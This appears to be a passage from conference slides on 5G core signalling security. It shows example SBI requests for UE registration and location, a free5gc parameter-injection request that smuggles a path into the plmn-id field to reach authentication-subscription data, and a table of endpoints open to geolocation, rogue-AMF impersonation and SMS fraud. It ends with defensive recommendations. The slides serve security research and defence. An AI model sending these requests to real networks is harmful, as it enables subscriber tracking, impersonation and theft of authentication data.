


Get3GppRegistration

- **Producer:** NEF
- **Consumer:** UDM
- **3GPP description:**
  N/A
- *=> Intra PLMN message*
- **Example request:**

```
c.request('GET','/nudm-uecm/v1/imsi-XXXXXXXXXXXXXXX/registrations/amf-3gpp-access')
```

Get3GppRegistration



Get3GppRegistration

Example response:


```
HyperText Transfer Protocol 2
    Stream: HEADERS, Stream ID: 3, Length 42, 200 OK

HyperText Transfer Protocol 2
    Stream: DATA, Stream ID: 3, Length 281
    JavaScript Object Notation: application/json
        Object
            Member Key: _id
                String value: XXXXXXXXXXXXXXXXXXXXXXXX
                Key: _id
            Member Key: amfInstanceId
                String value: XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX
                Key: amfInstanceId
            Member Key: deregCallbackUri
                String value:
                Key: deregCallbackUri
            Member Key: guami
                Object
                    Member Key: amfId
                        String value: XXXXXX
                        Key: amfId
                    Member Key: plmnId
                        Object
                            Member Key: mcc
                                String value: XXX
                                Key: mcc
                            Member Key: mnc
                                String value: XX
                                Key: mnc
                        Key: plmnId
                Key: guami
            Member Key: imsVoPs
                String value: HOMOGENEOUS_NON_SUPPORT
                Key: imsVoPs
            Member Key: initialRegistrationInd
                True value
                Key: initialRegistrationInd
            Member Key: ratType
                String value:
                Key: ratType
            Member Key: ueId
                String value: imsi-XXXXXXXXXXXXXXX
                Key: ueId
```

ProvideLocationInfo

- **Producer:** UDM
- **Consumer:** AMF
- **3GPP description:**
  The ProvideLocationInfo service operation allows an NF Service Consumer (e.g. UDM) to request the Network Provided Location Information (NPLI) of a target UE.
- *=> HPLMN to VPLMN message*
- **Example request:**

```
 c.request('POST','/namf-loc/v1/imsi-XXXXXXXXXXXXXXX/provide-loc-info', '{"req5gsLoc": true,"reqCurrentLoc": true,"reqRatType": true,"reqTimeZone": true}', {})
```

ProvideLocationInfo



ProvideLocationInfo

Example response:

```
HyperText Transfer Protocol 2
    Stream: HEADERS, Stream ID: 1, Length 45, 200 OK

HyperText Transfer Protocol 2
    Stream: DATA, Stream ID: 1, Length 225
    JavaScript Object Notation: application/json
        Object
            Member Key: currentLoc
                True value
                Key: currentLoc
            Member Key: location
                Object
                    Member Key: nrLocation
                        Object
                            Member Key: tai
                                Object
                                    Member Key: plmnId
                                        Object
                                            Member Key: mcc
                                                String value: XXX
                                                Key: mcc
                                            Member Key: mnc
                                                String value: XX
                                                Key: mnc
                                        Key: plmnId
                                    Member Key: tac
                                        String value: XXXXXX
                                        Key: tac
                                Key: tai
                            Member Key: ncgi
                                Object
                                    Member Key: plmnId
                                        Object
                                            Member Key: mcc
                                                String value: XXX
                                                Key: mcc
                                            Member Key: mnc
                                                String value: XX
                                                Key: mnc
                                        Key: plmnId
                                    Member Key: nrCellId
                                        String value: XXXXXXXXX
                                        Key: nrCellId
                                Key: ncgi
                            Member Key: ueLocationTimestamp
                                String value: XXXX-XX-XXXXX:XX:XX.XXXXXXXXXX
                                Key: ueLocationTimestamp
                        Key: nrLocation
                Key: location
```

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Implementation specific vulnerabilities


- Parameter injections
- SQL injections
- JSON deserialization attacks
- Buffer overflows
- OAuth2.0 issues
  lack of granular access control / access token abuses
- Others

free5gc injection example

- **Example request:**


```
c.request('GET','/nudm-sdm/v1/imsi-XXXXXXXXXXXXXXX?plmn-id=authentication-data/authentication
-subscription?')
```

free5gc injection example



UDM queries by UDR by using different method. UDR replies back to UDM.

free5gc blind injection example



https://github.com/free5gc/free5gc/issues/201

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Example of other risky messages

API	URL	RISK
TS29515_Ngmlc_Location.yaml	/provide-location	Geolocation
TS29518_Namf_Location.yaml	/{ueContextId}/provide-pos-info	Geolocation
TS29572_Nlmf_Location.yaml	/determine-location	Geolocation
TS29503_Nudm_UECM.yaml	/{ueId}/registrations/location	Geolocation
TS29503_Nudm_UECM.yaml	/{ueId}/registrations/amf-3gpp-access	Impersonation - register rogue AMF
TS29503_Nudm_UECM.yaml	/{ueId}/registrations/smsf-3gpp-access	Impersonation - register rogue SMF
TS29540_Nsmsf_SMService.yaml	/ue-contexts/{supi}/sendsms	SMS fraud or spoofing
...	...	...

It depends what is implemented in the target 5G core

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Conclusion

- In 5G C.I.A. should be introduced on N32, N9 interconnects
- The signalling attacks could be still received inside the N32 tunnel
- Security controls in 5G remain the same:
  - Signalling Firewall
  - IDS
  - Threat intelligence
  - Vulnerability scanning, security audits

Thank You

For your attention